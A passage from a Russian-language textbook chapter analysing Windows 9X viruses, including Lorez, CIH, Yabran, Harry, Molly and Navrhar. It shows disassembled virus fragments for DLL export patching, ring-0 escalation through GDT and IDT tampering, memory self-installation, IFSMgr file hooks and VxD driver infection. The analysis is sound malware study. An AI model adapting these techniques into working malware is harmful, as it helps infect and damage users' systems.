DLL». Сначала он копирует библиотеку из «C:\Windows\SYSTEM» в «C:\Windows» и все дальнейшие операции производит с копией. Затем он ставит в поле «PointerToSymbolTable» PE-заголовка уникальную метку, чтобы в дальнейшем отличать зараженные библиотеки от «здоровых». Вслед за этим вирус расширяет секцию «.rsrc» на 4096 байтов (не забыв скорректировать поле «SizeOfImage» в PE-заголовке и поля «VirtualSize» и «SizeOfRawData» в таблице секций), заодно изменив битовые флаги доступа к ней с 40000040h на E0000040h. Потом вирус вписывает себя в образовавшееся пустое пространство и изменяет в таблице экспорта библиотеки ссылку на функцию «GetFileAttributesA» так, чтобы она указывала на вирусный код. Смотрите, вот сюда ссылается таблица экспорта в «здоровой» библиотеке, входящей в состав Windows 95:

```
; Начало функции "GetFileAttributesA"
BFF7786C 57                         push edi
BFF7786D 6A21                       push 021
BFF7786F 28D2                       sub  edx,edx
...
```

А в зараженной копии библиотеки эта же ссылка ведет совсем в другое место:

```
;
BFFD7979                    dd      BFF7786C
...
; Начало вирусного кода Win9X.Lorez.1766.a
BFFD7F2D 9C                 pushfd
BFFD7F2E 50                 push    eax
BFFD7F2F 53                 push    ebx
BFFD7F30 51                 push    ecx
BFFD7F31 52                 push    edx
BFFD7F32 57                 push    edi
BFFD7F33 56                 push    esi
BFFD7F34 55                 push    ebp
BFFD7F35 E800000000         call    .0BFFD7F3A
BFFD7F3A 5D                 pop     ebp
BFFD7F3B 81ED42154000       sub     ebp,000401542
...                         ...
BFFD7F6B 5D                 pop     ebp
BFFD7F6C 5E                 pop     esi
BFFD7F6D 5F                 pop     edi
BFFD7F6E 5A                 pop     edx
BFFD7F6F 59                 pop     ecx
BFFD7F70 5B                 pop     ebx
BFFD7F71 58                 pop     eax
BFFD7F72 9D                 popfd
BFFD7F73 FF257979FDBF       jmp     [0BFFD7979]
```

Обратите внимание на первые команды вируса (определение «дельта-смещения») и на последнюю команду вирусного фрагмента (возврат управления «куда положено»). Классика, не правда ли?

Вот и все, осталось дождаться перезагрузки, и Windows поместит зараженную копию библиотеки в адресные пространства всех процессов. Соответственно, вирус начнет перехватывать обращения к программным файлам и заражать их по мере своего желания и своих возможностей.

Вообще, головная боль для вирусов подобного типа – как модифицировать файл «KERNEL32.DLL», ведь Windows любой версии защищает файлы исполняемых программ и загруженных библиотек от записи (но не от копирования). Один из способов решения проблемы уже продемонстрирован выше на примере вируса **Win9X.Lorez.1766.a**, другой (пригодный только для Windows 9X) состоит в том, чтобы, создав и модифицировав копию, разместить в каталоге «C:\Windows» специальный конфигурационный файл «WININIT.INI» примерно вот с таким содержимым:

```
[Rename]
NUL=C:\Windows\SYSTEM\KERNEL32.DLL
C:\Windows\SYSTEM\KERNEL32.DLL=C:\Windows\SYSTEM\KERNEL32.VIR
```

Во время загрузки операционной системы будут выполнены указанные в файле «перестановки», после чего «WININIT.INI» с противным хихиканьем самоуничтожится. Вы, наверное, подумали, что этот механизм специально включен в Windows для облегчения жизни вирусописателям? Нет, он адресован авторам инсталляционных программ.

4.3.6.4. Вирусы, анализирующие список процессов

Не очень часто используемая, но очень любопытная технология поиска вирусами жертв заключается в том, чтобы, оставшись в памяти одним из рассмотренных выше способов, один раз запомнить, а потом регулярно сканировать список выполняющихся в системе процессов (как это делается, будет рассмотрено ниже). В этом списке присутствуют имена файлов, из которых стартовали процессы. Если один из процессов исчезает из списка, то это значит, что он завершился, и соответствующий файл можно заражать. Так поступают, например, вирусы **Win9X.Yabran.3132** и **Win9X.Tecata.1761**.

Более продвинутая «технология» заключается в том, чтобы, получив список выполняющихся процессов, внедряться в их адресное пространство, перехватывая обращения к операционной системе. Подоб-

ным образом, например, ведут себя многочисленные разновидности вируса **Win32.Virut**, получившего распространение в конце первого десятилетия XXI века. Они при помощи «CreateToolhelp32Snapshot» делают «снимок» списка процессов в памяти, открывают их при помощи «OpenProcess», запускают внутри них вирусные потоки при помощи «CreateRemoteThread», перехватывают в «NTDLL.DLL» функции «NtCreateFile» и «NtCreateProcess» и заражают практически все программы, к которым происходит обращение в сеансе работы.

4.3.7. «Резиденты» 0-го кольца защиты

Вообще говоря, для пользовательской программы в Windows есть только один легальный способ проникнуть в 0-е кольцо защиты – необходимо быть системным драйвером. Тем не менее в Windows 9X (но не в Windows NT!) существуют обходные пути, позволяющие любому приложению 3-го кольца получить «волшебные привилегии»[1]. Таким образом, практически все, о чем будет идти речь в этом разделе, относится лишь к Windows 9X.

4.3.7.1. Переход в 0-е кольцо защиты методом создания собственных шлюзов

У этого метода множество модификаций, но далеко не все они встречаются в вирусах. Рассмотрим метод на примере действий, предпринимаемых для перехода в 0-е кольцо защиты вирусом **Win9X.Yabran.3132**. Первым делом вирус читает текущее содержимое регистра GDTR:

```
sgdt    [ebp+00040212E]          ; Выгрузка в память регистра GDTR
```

Вирус обращается к первому попавшемуся дескриптору в GDT, сохраняет его старое значение и модифицирует таким образом, чтобы получился шлюз.

```
; В EAX - адрес планируемой точки перехода
push    eax
...
mov     eax,[ebp+000402130]          ; Адрес GDT
add     eax,008                      ; Смещение первого попавшегося
                                     ; дескриптора
```

[1] На самом деле в Windows NT такие «дыры» тоже иногда встречаются, но они базируются не на стабильных архитектурных особенностях операционной системы, а на временно существующих ошибках программистов фирмы Microsoft.

```
...
; Фрагмент сохранения дескриптора (пропущено)
...
; Преобразование дескриптора в шлюз
mov         bx,[ebp+00040211A]
mov         [eax+02],bx                     ; Селектор
mov         word ptr [eax+04],0EC00h        ; Атрибуты
pop         ecx                             ; Адрес точки перехода
mov         bx,cx
shr         ecx,010
mov         [eax],bx
mov         [eax+06],cx
mov         dword ptr [ebp+000402134],ebx   ; Младшая часть адреса
mov         dword ptr [ebp+000402138],ecx   ; Старшая часть адреса
```

Наконец, вирус выполняет дальний переход по получившемуся шлюзу при помощи обычной команды «CALL».

```
cli
call        fword ptr [ebp+000402134]
```

В результате управление получает фрагмент того же вируса, только привилегии у этого кода уже соответствуют 0-му кольцу. Кстати, в Windows NT этот вирус натолкнется на невозможность модификации дескрипторов.

4.3.7.2. Переход в 0-е кольцо защиты подменой обработчика исключений

Этот метод стал очень популярным среди вирусописателей после мировой эпидемии вируса **Win9X.CIH** в 1998–1999 гг. Он был практически байт в байт воспроизведен во многих десятках (а может быть, и сотнях!) вирусов, написанных «по образу и подобию» его. Не будем далеко ходить, а изучим начальные фрагменты «оригинала»:

```
push    ebp
lea     eax,[esp-0008]      ; Адрес области в стеке
xor     ebx,ebx             ; ebx:=0
xchg    eax,fs:[ebx]        ; Теперь fs:[0] указывает на эту область
call    $+5                 ; Вычисление...
pop     ebx                 ; ...дельта-смещения
lea     ecx,[ebx+00042]     ; Адрес нового SEH
push    ecx                 ; Заполнить область в стеке...
push    eax                 ; ...новыми значениями
```

После выполнения этого фрагмента район памяти, в котором расположен стек, будет содержать следующие данные (см. табл. 4.10).

Таблица 4.10. Стек «Чернобыльского» вируса

Смещение	Значение	Примечание
ESP	EBP	
ESP-4	Адрес старого SEH	
ESP-8	Адрес нового SEH	Сюда указывает FS:[0]

Поскольку стек «растет вниз», то достаточно перевернуть эту табличку вверх тормашками и увидеть, что фрагмент стековой памяти, начинающийся с адреса [ESP+8], по своему содержимому очень напоминает начало какой-то TIB. Все правильно, именно в этой роли он в дальнейшем и будет использоваться! Итак, первым делом вирус взял на себя обработку исключительных ситуаций. Зачем? Дело в том, что непосредственно вслед за этим он пытается модифицировать системную IDT, чтобы взять на себя также еще и обработку прерывания номер 3 (модификация дескриптора возможна только в Windows 9X). Смотрите:

```
push    eax
sidt    [esp-0002] ; Адрес IDT - в стек
pop     ebx
add     ebx,01Ch
cli
; Дескриптор 6-байтовый, и модифицируется он по частям
mov     ebp,[ebx]
mov     bp,[ebx-0004]
; Выполняется адресация на новый обработчик
lea     esi,[ecx+00012]
push    esi
; Вписывается 1-я половина адреса
mov     [ebx-0004],si
shr     esi,010
; Затем вторая
mov     [ebx+00002],si
pop     esi
```

Теперь достаточно инициировать вызов прерывания командой «INT 3», и управление получит вирусный обработчик этого прерывания. Только вот выполняться этот обработчик будет уже в 0-м кольце защиты, а это значит, что вирус получит недоступные ему прежде системные привилегии. Кстати, может показаться странным, что автор «Чернобыля» довольно замысловато манипулирует со стеком, вместо того чтобы просто сформировать нужную структуру данных в обычных переменных. Дело в том, что данный фрагмент вируса выполняется в области PE-заголовка и, следовательно, писать в «обычную»

память не может. Очень немногие «подражатели» (например, автор вируса **Win9X.Sign.2028**) обратили на это внимание и попытались хотя бы чуть-чуть упростить и оптимизировать «чернобыльский» алгоритм, большинство же скопировали его в свои вирусы, не вникая в суть.

Итак, вирус вошел в привилегированный режим и теперь вроде бы может делать все, что хочет: обращаться на чтение и запись к любым фрагментам физической памяти и к любым портам ввода-вывода. Но это же обстоятельство здорово усложняет вирусу жизнь. Теперь ему недоступны многочисленные сервисные функции Win32 API, он вынужден напрямую обращаться к сложнейшим и абсолютно недокументированным низкоуровневым сервисам ядра операционной системы, учитывая «лоскутное» разделение физической памяти на страницы. И первым делом резидентному вирусу нужно решить проблему отделения своего тела от программы 3-го кольца защиты и размещения его где-то в «укромном уголке» оперативной памяти.

4.3.7.3. Инсталляция в неиспользуемые буферы VMM

«Ранние» вирусы, написанные в эпоху Windows 95, довольно часто применяли этот простой способ установки своего тела в память. При обсуждении распределения памяти в Windows 9X мы упоминали, что часть «служебных» областей памяти с адресами выше 0C0000000h принадлежит адресным пространствам всех процессов и при этом не защищена от записи. В частности, где-то неподалеку от адреса 0C0001000h менеджер виртуальных машин размещает свои буферы для временных данных. Неиспользуемые (точнее, пока еще не использованные!) буферы заполнены кодом 0FFh. Вот как применяется это обстоятельство в вирусе **Win9X.Harry.a**.

```
mov     edi,0C0001000h    ; Стартовый адрес для поиска
mov     eax,0000000FFh    ; Искомый код
mov     ecx,0FFFFFFFFh    ; Длина области для поиска (не многовато ли???)
repne   scasb             ; Собственно поиск
...
lea     esi,[ebp+402002]  ; Стартовый адрес вируса
mov     ecx,0000008C2     ; Длина вируса
...
repe    movsb             ; Собственно копирование
```

Понятно, что как только ядру Windows понадобятся занятые кодом вируса области, система немедленно рухнет. Тем не менее этот малонадежный метод инсталляции в память использовался во мно-

гих вирусах, например в **Win9X.MarkJ**, **Win9X.Anxiety.1958**, **Win9X.Julus.1890** и прочих.

4.3.7.4. Инсталляция в динамически выделяемую системную память

Этот метод также обрел большую популярность «благодаря» вирусу **Win9X.CIH**. Но сам «Чернобыль» в той части, которая относится к установке в память, устроен несколько замысловато – собирает свое тело из отдельных фрагментов, разбросанных по зараженной программе, а для этого несколько раз «скачет» из 3-го кольца защиты в 0-е и обратно. Короче говоря, давайте проиллюстрируем метод на примере другого, более простого и непритязательного вируса, использующего ту же идею. Перед вами фрагмент кода «саморазмножающегося механизма» под названием **Win9X.Powerful.1773**:

```
; Выделение страницы системной памяти
push    00Fh                ; Битовые флаги для страниц: 1 - обнуленные,
                            ; 2 - выровненные,...
                            ; ...4 - непрерывные, 8 - невыгружаемые
push    000h                ; Адрес буфера для адреса
push    100000h             ; Верхний желаемый адрес
push    000h                ; Нижний желаемый адрес
push    000h                ; Выравнивание: 0 - 4 Кб, 1 - 8 Кб, 3 - 16 Кб и т. д
push    000h                ; Хэндл виртуальной машины
push    001h                ; Где выделять: 1 - в системной памяти; 0 - в памяти
приложений
push    004h                ; Количество страниц
int     20h                 ; VMMCall
dw      53h                 ; Код сервиса "PageAllocate"
dw      1                   ; Код VMM
add     esp,020             ; Очистка стека, так как VMM не делает этого!
or      eax,eax             ; В EAX (и в EDX) адрес страницы. Получилось?
je      .0004050A1          ; Переход по ошибке
...
; Копирование вируса в выделенную страницу
mov     edi,eax             ; Адрес выделенной системной памяти
mov     esi,ebp             ; Адрес начала вируса
mov     ecx, 0000006ED      ; Длина вируса
repe    movsb               ; Копировать
```

Другую модификацию этого метода иллюстрирует фрагмент вируса **Win9X.Molly.725**:

```
; Выделение фрагмента из "системной кучи"
push    0000007D2h          ; Размер выделяемого фрагмента
int     20h                 ; VxDCall
dw      00h                 ; Код сервиса "GetHeap"
```

```
dw      40h             ; Код драйвера IFSMgr - инсталлируемой файловой системы
xchg    ecx,eax         ; В eax - адрес выделенного фрагмента
pop     eax             ; Очистка стека + извлечение длины вируса
...
; Копирование вируса в выделенный фрагмент
xchg    ecx,eax         ; Поместить длину вируса в ECX
mov     edi,eax         ; Поместить адрес фрагмента в EDI
lea     esi,[ebp-0Bh]   ; Поместить адрес начала вируса      в ESI
repe    movsb           ; Копировать
```

Как вы можете видеть, сервисные процедуры использованы разные («PageAllocate» и «GetHeap»), а результат достигнут один и тот же – где-то в глубинах системной памяти Windows выделен «неприкасаемый» фрагмент системной памяти. Таким образом, вирус находит себе укромный уголок, где его никто не тронет, и копирует в него свое тело. Но этого мало. Теперь ему необходимо каким-то образом искать цели для заражения, но об этом позже.

4.3.7.5. Встраивание в файловую систему

Ранее мы считали «Windows-драйвер устройства» чем-то целым и неделимым. Конечно, наиболее простые Windows-драйверы действительно способны и обмениваться данными с прикладными программами, и одновременно взаимодействовать со внешними устройствами, – такие драйверы существуют и называются *монолитными*. Но в общем случае это не так. Типичный «Windows-драйвер» представляет собой сложную многоуровневую систему, состоящую из различных компонентов: одни отвечают за интерфейс с прикладными программами, другие реализуют обобщенные стратегии работы с данными (например, «блочные» и «символьные»), третьи непосредственно взаимодействуют с устройствами через порты ввода-вывода, четвертые «фильтруют» и «переупаковывают» потоки данных между уровнями и т. п. Каждый компонент оформлен в виде независимого программного модуля (в Windows 9X это VxD-драйвер), использует свой собственный формат обмена данными с другими компонентами и предоставляет им определенный набор сервисных процедур, который можно рассматривать как внутрисистемный API. Мы уже обсуждали это обстоятельство, когда рассматривали «нестандартные» сервисы, используемые вирусами. Настало время вернуться к этому вопросу и осветить еще один уголок темного чулана под названием «системная архитектура Windows».

Речь преимущественно пойдет об организации файловых систем в Windows 9X. По умолчанию Windows поддерживает несколько

файловых систем для хранения данных на различных физических устройствах: VFAT, VCDFS (файловая система для компакт-дисков) и прочих. Существует возможность добавлять к ним новые файловые системы, например NTFS или файловую систему для поддержки Flash-памяти. Отвечает за эту возможность компонент IFSMgr – Менеджер интсталлируемых файловых систем. Он поддерживает цепочку обработчиков запросов к файловым системам («хуков»).




Рис. 4.13 ❖ Менеджер инсталлируемых файловых систем в Windows 9X

Запрос на файловый ввод-вывод, поступивший от прикладной программы, воспринимается IFSMgr (мы уже рассматривали примеры обращения к этому компоненту в разделе «Как вирусы обращаются к системным сервисам»), проходит последовательно по «звеньям» цепочки и, будучи распознан тем или иным обработчиком, попадает в тот или иной драйвер (FSD – File System Driver).

Типичное поведение резидентного вируса в Windows 9X заключается в том, чтобы встроиться в цепочку обработчиков, используя для этого вполне легальные средства – документированные системные запросы к IFSMgr. За иллюстрацией этого приема проще всего опять обратиться к коду вирусов семейства **Win9X.CIH**:

```
lea     eax,[edi][0FFFFFCF7]  ; Адрес нового обработчика
push    eax                   ;
```

```
int     20h             ; VxdCall
dw      67h             ; Код сервиса "IFSMgr_InstallFileSystemApiHook"
dw      40h             ; Код драйвера IFSMgr - инсталлируемой файловой системы
mov     dr0, eax        ; Сохранить адрес старого обработчика
pop     eax
```

Вызов «IFSMgr_InstallFileSystemApiHook» возвращает в регистре EAX адрес следующего компонента, встроенного в цепочку обработчиков запросов к IFSMgr. Вирус использует его, чтобы передать запрос дальше в цепочку обработчиков. Если приходит запрос на встраивание в цепочку со стороны еще какого-нибудь компонента, то вирус старается остаться самым первым «звеном».

Запрос на выполнение операции ввода-вывода, поступающий в цепочку обработчиков со стороны IFSMgr, имеет формат, описанный в файле «IFS.H» комплекта MS DDK (см. параметры функции «IFSFileHookFunc»). Таким образом, при получении управления обработчиком в стеке находятся:

- ESP+00h – адрес возврата;
- ESP+04h – адрес процедуры в драйвере, куда передавать управление;
- ESP+08h – код действия (0 – читать файл, 1 – писать, 24h – открыть, 0Bh – закрыть, 2Ch – искать первый файл, 2 – искать следующий файл и прочие);
- ESP+0Ch – номер диска (начиная с 1, а если –1, то это не диск);
- ESP+10h – тип ресурса (например, файл);
- ESP+14h – кодовая страница для строки имени файла;
- ESP+18h – адрес структуры IOREQ.

А вот поля этой самой структуры IOREQ:

```
ir_length       dd ?            ; +00 Длина буфера параметров
ir_flags        db ?            ; +04 Разнообразные флаги доступа
ir_user         db ?            ; +05 ID пользователя
ir_sfn          dw ?            ; +06 Системный номер файла
ir_pid          dd ?            ; +08 ID вызывающего процесса
ir_ppath        dd ?            ; +0C Адрес имени файла в UNICODE
ir_aux1         dd ?            ; +10 Адрес вторичного пользовательского буфера
ir_data         dd ?            ; +14 Адрес первичного пользовательского буфера
ir_options      db ?            ; +18 Опции запроса
ir_error        dw ?            ; +1C Код ошибки (0 - нет ошибки)
ir_rh           dd ?            ; +20 Хэндл ресурсов
ir_fh           dd ?            ; +24 Хэндл файла
ir_pos          dd ?            ; +28 Позиция в файле
ir_aux2         dd ?            ; +2C Разные дополнительные параметры
ir_aux3         dd ?            ; +30 Разные дополнительные параметры
ir_pev          dd ?            ; +34 Указатель на семафор IFSMgr
ir_fsd          db 16 dup (?)   ; +38 Рабочее пространство
```

Ну вот и все, теперь код обработчика запросов ввода-вывода, устанавливаемый вирусом **Win9X.CIH**, будет более понятен читателю:

```
        pusha                                   ; Смещение ESP на 20H байтов
        call    $+5                             ; Традиционное...
        pop     esi                             ;... вычисление...
        add     esi, 303h                       ;... дельта-смещения
        test    byte ptr [esi],1                ; Проверка флага
        jnz     near ptr Skip2                  ; Это "самовызов" - пропустить
        lea     ebx, [esp+28h]                  ; Позиция в стеке кода действия
        cmp     dword ptr [ebx], 24h            ; Это запрос типа "открыть файл"?
        jnz     near ptr Skip1                  ; Нет - пропустить
        inc     byte ptr [esi]                  ; Инкрементировать флаг

        ...
        ; Здесь фрагмент заражения, который мы пропускаем
        ...

Skip1:
        popa
        mov     eax, dr0                        ; Адрес следующего обработчика
        jmp     dword ptr [eax]                 ; Переход

Skip2:
        dec     byte ptr [esi-5]                ; Декрементировать флаг
        mov     ebx, esp
        push    dword ptr [ebx+38h]             ; Параметры запроса
        call    dword ptr [ebx+24h]             ; Вызвать процедуру в FSD
        ...
        popa
        retn
```

Таким образом, этот обработчик реализует «троякую» модель поведения:

- если приходит «чужой» запрос на открытие файла, то вирус извлекает из него имя файла (которое использует для попытки заражения), взводит флаг-семафор и повторно перенаправляет этот запрос в IFSMgr;
- если из IFSMgr приходит запрос при взведенном флаге, то это фактически свой собственный запрос, и вирус (не забыв сбросить флаг) перенаправляет его драйверу файловой системы;
- если запрос не касается открытия файла, то вирус пропускает его дальше по цепочке обработчиков.

Вообще говоря, «Чернобыль» – не самый простой вирус и требует довольно глубокого понимания принципов работы Windows, не так ли? Вероятно, именно поэтому многие последователи тайвань-

ского студента Чен Инг Хау (автора этого вируса) предпочитали просто-напросто «передирать» его оригинальный код, тщательно прокомментированный и опубликованный в электронном журнале «Codebreakers», вместо того чтобы пользоваться заложенными в вирусе идеями.

Справедливости ради следует сказать, что первые попытки встраивания вирусов в файловую систему можно обнаружить задолго до **Win9X.CIH** – уже в «ранних» Windows-вирусах 1996 г. (**Win9X.Harry** и **Win9X.Yoyo.653**), исходные тексты которых опубликованы в журнале «Vlad». Но удачными их признать нельзя, поскольку они сочетали использование запросов к IFSMgr с прямым модифицированием системных таблиц Windows по конкретным адресам. Версии и релизы операционных систем менялись через год (а то и раньше!), адреса «плыли», и вирусы теряли работоспособность.

4.3.8. Вирусы – виртуальные драйверы

Это сложная и довольно редкая разновидность компьютерных вирусов. С точки зрения вирусописателя, у резидентного вируса, оформленного как системный драйвер, есть огромное достоинство – за его загрузку и инициализацию отвечает Windows, поэтому ему не требуется выполнять никаких предварительных «телодвижений» для перехода в нулевое кольцо защиты и инсталляции в память. С другой стороны, написание драйверов – весьма нетривиальная задача, требующая от автора специального программного инструментария и очень глубокого проникновения в принципы устройства и работы операционной системы.

В разных версиях Windows используются разные модели драйверов. Еще в эпоху Windows 3.X появилась VxD-модель драйвера, которая поддерживает и 16-разрядный, и 32-разрядный код и которую считают «своей» также все разновидности Windows 9X. «Родной» же для Windows NT/2000/XP/2003 является SYS-модель 32-разрядных драйверов («legacy driver»). Кроме того, широко распространена «универсальная» модель WDM («Windows Driver Model»), которую понимают все современные версии, кроме Windows 95 и Windows NT 4.0.

Несмотря на многочисленные «идеологические» различия, все эти модели имеют общие черты. Драйверы любого типа суть динамические библиотеки особого рода, которые предоставляют прикладным и системным программам свои многочисленные процедуры. Поэтому в них, как правило, множество точек входа, к которым могут «прицепиться» вирусы. Вирусы, использующие это обстоятельство,

обычно заражают системные драйверы Windows и дополнительной инсталляции не требуют, поскольку получают управление вместе с драйвером-«носителем». Однако есть и вирусы, которые других драйверов не заражают, а сами по себе представляют отдельный программный модуль, оформленный как драйвер. В этом случае вирусу необходимо «зарегистрироваться» в операционной системе, чтобы получить управление после перезагрузки компьютера. Для этого в Windows 9X вирус, имеющий формат VXD-драйвера, может:

- поместить свой файл в каталог «C:\Windows\SYSTEM\IOSUBSYS»;
- упомянуть себя в секции [386enh] файла «SYSTEM.INI»;
- вписать себя в ключ Реестра «HKLM\System\CurrentControlSet\Services\VxD\key\StaticVxD».

С этой же целью SYS-драйвер в Windows NT должен поместить информацию о себе в подключи ветви Реестра «HKLM\SYSTEM\CurrentControlSet\Services\Имя_драйвера».

4.3.8.1. VxD-вирусы

Сначала обратим наш взор на вирусы-драйверы, предназначенные для работы в Windows 9X. VxD-модели, характерной для этой ветви операционных систем Windows (а также для OS/2), соответствует LE-формат файлов, который мы сейчас рассмотрим подробнее. Как и любая Windows-программа, файл драйвера начинается с DOS-заголовка, который традиционно содержит адрес Windows-заголовка по смещению 3Ch. Windows-заголовок для LE-формата характеризуется, как легко догадаться, сигнатурой 'LE' (байты 4Ch и 45h). Длина «LE-заголовка» 176 байтов, он содержит почти полсотни полей, описывающих сложную структуру VxD-файла. Опишем в нем только некоторые, наиболее важные для нас поля.

```
LE_Signature              dw 454Ch      ; +00 - сигнатура 'LE'
                          db 22 dup(?)  ;
LE_Initial_CS             dd ?          ; +18 - номер сегмента для точки входа
LE_Initial_EIP            dd ?          ; +1C - смещение точки входа в сегменте
                          db 8 dup(?)   ;
LE_Memory_Page_Size       dd ?          ; +28 - размер сектора
                          db 20 dup(?)  ;
LE_Object_Table_Offset    dd ?          ; +40 - адрес таблицы сегментов
LE_Object_Table_Entries   dd ?          ; +44 - количество записей в таблице
                                        ; сегментов
                          dd 20 dup(?)  ;
LE_Entry_Table_Offset     dd ?          ; +5C  - адрес таблицы вхождений
                          db 32 dup(?)  ;
LE_Data_Pages_Offset      dd ?          ; +80 - смещение области кода/данных
```

Файл драйвера разбит на отдельные сегменты, предназначенные для хранения тех или иных компонентов драйвера. Сегменты описаны в специальной таблице, местоположение и количество записей в которой определяются полями «LE_Object_Table_Offset» и «LE_Object_Table_Entries» соответственно. Каждая запись этой таблицы имеет следующий формат:

```
SegSize   dd ?              ; +00h Размер сегмента
BaseAdr   dd ?              ; +04h Адрес сегмента
Flags     dd ?              ; +08h Битовые флаги (бит 2 - программный код)
PageInd   dd ?              ; +0Ch Порядковый номер сегмента (начиная с 1)
PageNum   dd ?              ; +10h Сколько секторов занимает сегмент
SegName   db 4 dup (?)      ; +14h 4-символьное имя сегмента
```

Каждый сегмент занимает целое число секторов (по умолчанию их длина 512 байтов), следовательно, в конце сегмента обычно остается неиспользуемое пространство. Вирус **Navrhar** (это слово по-словацки означает «умелец») вставляет в конец одного из сегментов свой стартовый фрагмент, а остальную часть своего тела дописывает к файлу заражаемого драйвера. В противоположность этому вирусы семейства **Win9X.Horn** приписывают к файлу новый сегмент с именем 'HORN' со своим телом и добавляют в таблицу сегментов соответствующую запись. Кстати, это непростая операция, ведь заголовки и служебные таблицы в LE-файле расположены впритык друг к другу. Вирусам этого семейства порой приходится заниматься долгой и трудной «передвижкой мебели», прежде чем им удается «вписаться» в драйвер.

Ну ладно, предположим, что вирус с той или иной степенью комфорта все-таки разместился внутри файла драйвера. Но ведь нужно еще как-то обратить на себя внимание.

Один из сегментов драйвера может содержать программный код, автоматически срабатывающий при загрузке его в память. Для такого сегмента порядковый номер совпадает со значением поля «LE_Initial_CS» в заголовке, а символьное имя чаще всего есть 'RCOD'. Смещение первой команды этого кода относительно начала сегмента хранится в поле «LE_Initial_EIP». Но эта точка входа не очень привлекательна для вирусов, потому что она в драйверах довольно часто просто отсутствует, да и выполняется ее код в реальном режиме.

Поэтому большинство вирусов ищут внутри драйвера другие «двери» и «окна». Путь к ним указывает «таблица вхождений», местоположение которой определяется значением поля «LE_Entry_Table_Offset». С формальной точки зрения, эта таблица состоит из

записей переменной длины и непостоянной структуры. Но во всех VXD-драйверах для Windows 9X записи имеют один и тот же вид:

```
ET_Nent   db 1 ; +00 Количество подзаписей (всегда 1?)
ET_Flags db 3 ; +01 Тип подзаписей (1 - 16-битовые адреса, 3 - 32-битовые адреса)
ET_Index dw 1 ; +02 Порядковый номер записи (всегда 1?)
; Единственная подзапись
SE_Flag   db ? ; +04 Битовые флаги подзаписи (бит 1 - экспортируемый объект)
SE_Adr    dd ? ; +05 32-битовый (всегда?) адрес объекта
```

Смещения объектов, описываемые 16- или 32-битовым полем «SE_Adr», отсчитываются от начала области кода и данных (см. поле «LE_Data_Pages_Offset» в «главном» заголовке). Что же это за «объекты»? Поскольку в таблице вхождений присутствует всего одна запись и описывает она единственный экспортируемый объект, то это и есть знаменитый DDB – Device Descriptor Block («блок описания устройства»), содержащий основную служебную информацию о драйвере:

```
DDB_Next          dd ? ; +00 Ссылка на следующий драйвер, заполняется Windows
DDB_SDK_Vers      dw ? ; +04 Версия DDK
DDB_DevNum        dw ? ; +06 Идентификатор драйвера
DDB_DevMajorV     db ? ; +08 Старшая часть номера версии
DDB_DevMinorV     db ? ; +09 Младшая часть номера версии
DDB_Flags         dw ? ; +0A Битовые флаги
DDB_Name[8]       db 8 dup(?); +0C Имя драйвера
DDB_InitOrder     dd ? ; +14 Порядок загрузки драйвера в память
DDB_CProc         dd ? ; +18 Адрес процедуры обработки системных сообщений
DDB_V86Proc       dd ? ; +1C Адрес диспетчерской функции при работе в V86
DDB_PMProc        dd ? ; +20 Адрес диспетчерской функции при работе в PM
DDB_V86CSIP       dd ? ; +24 Заполняется Windows
DDB_PMCSIP        dd ? ; +28 Заполняется Windows
DDB_RefData       dd ? ; +2C Заполняется Windows
DDB_ServTablePtr  dd ? ; +30 Указатель на таблицу адресов сервисных процедур
DDB_ServTableSize dd ? ; +34 Количество сервисных процедур
DDB_W32ServTable  dd ? ; +38 Заполняется Windows
DDB_Prev          dd ? ; +3C Ссылка на предыдущий драйвер, заполняется Windows
DDB_Size          dd ? ; +40 Размер структуры описателя
DDB_R1            dd ? ; +44 Заполняется Windows
DDB_R2            dd ? ; +48 Заполняется Windows
DDB_R3            dd ? ; +4C Заполняется Windows
```

Смотрите, сколько ссылок на разные процедуры, присутствующие внутри драйвера! Вот за них-то и «цепляются» вирусы. Например, вирус **Navrhar** видоизменяет адрес обязательно присутствующей в любом драйвере процедуры обработки системных сообщений. Так же поступают и вирусы семейства **Win9X.Horn**, правда, они это дела-

ют «хитрей». Дело в том, что адреса, указанные в DDB и служебных таблицах, не являются абсолютными. Они в процессе загрузки драйвера в память могут быть скорректированы значениями из таблицы перемещаемых ссылок. Вирусы **Win9X.Horn** учитывают это: они могут исправить адрес процедуры в DDB, могут исказить только перемещаемую ссылку, а могут сделать и то, и другое. Результатом будет перенаправление точки входа в процедуру обработки системных сообщений на вирусный код.

Резюмируя: вирусов, заражающих VXD-драйверы, немного. Практически все они являются «концептуальными» и «коллекционными». Гораздо больше вирусов, которые не занимаются разбором сложного и запутанного LE-формата, а сами являются VXD-модулями, «собранными» при помощи Microsoft DDK (например, **Win9X.Punch**). Разумеется, «лечить» их невозможно, а надо просто удалять.

Все VXD-вирусы, для того чтобы перемещаться с машины на машину, умеют также заражать обычные EXE-программы PE-формата, документы MS Word (вирус **Navrhar**), COM-программы (вирусы семейства **Opera**) и прочее. Работая в нулевом кольце защиты, поиск жертв и доступ к системным сервисам они осуществляют по «методике» **Win9X.CIH**.

4.3.8.2. SYS-вирусы и WDM-вирусы

Для поддержки этого типа драйверов программисты фирмы Microsoft решили не изобретать велосипед, а воспользоваться все тем же старым добрым PE-форматом. SYS-драйвер может содержать и импорт, и экспорт, и точку входа в код инициализации. Этот код получает управление в процессе загрузки драйвера в память, его основное назначение – при помощи системных вызовов «IoCreateDevice» и «IoCreateSymbolicLink» расписать роли остальных процедур драйвера: кто из них будет обслуживать аппаратные прерывания, кто взаимодействовать с другими драйверами, кто отвечать на запросы от программ 3-го кольца защиты, а затем сообщать операционной системе о стартующем драйвере.

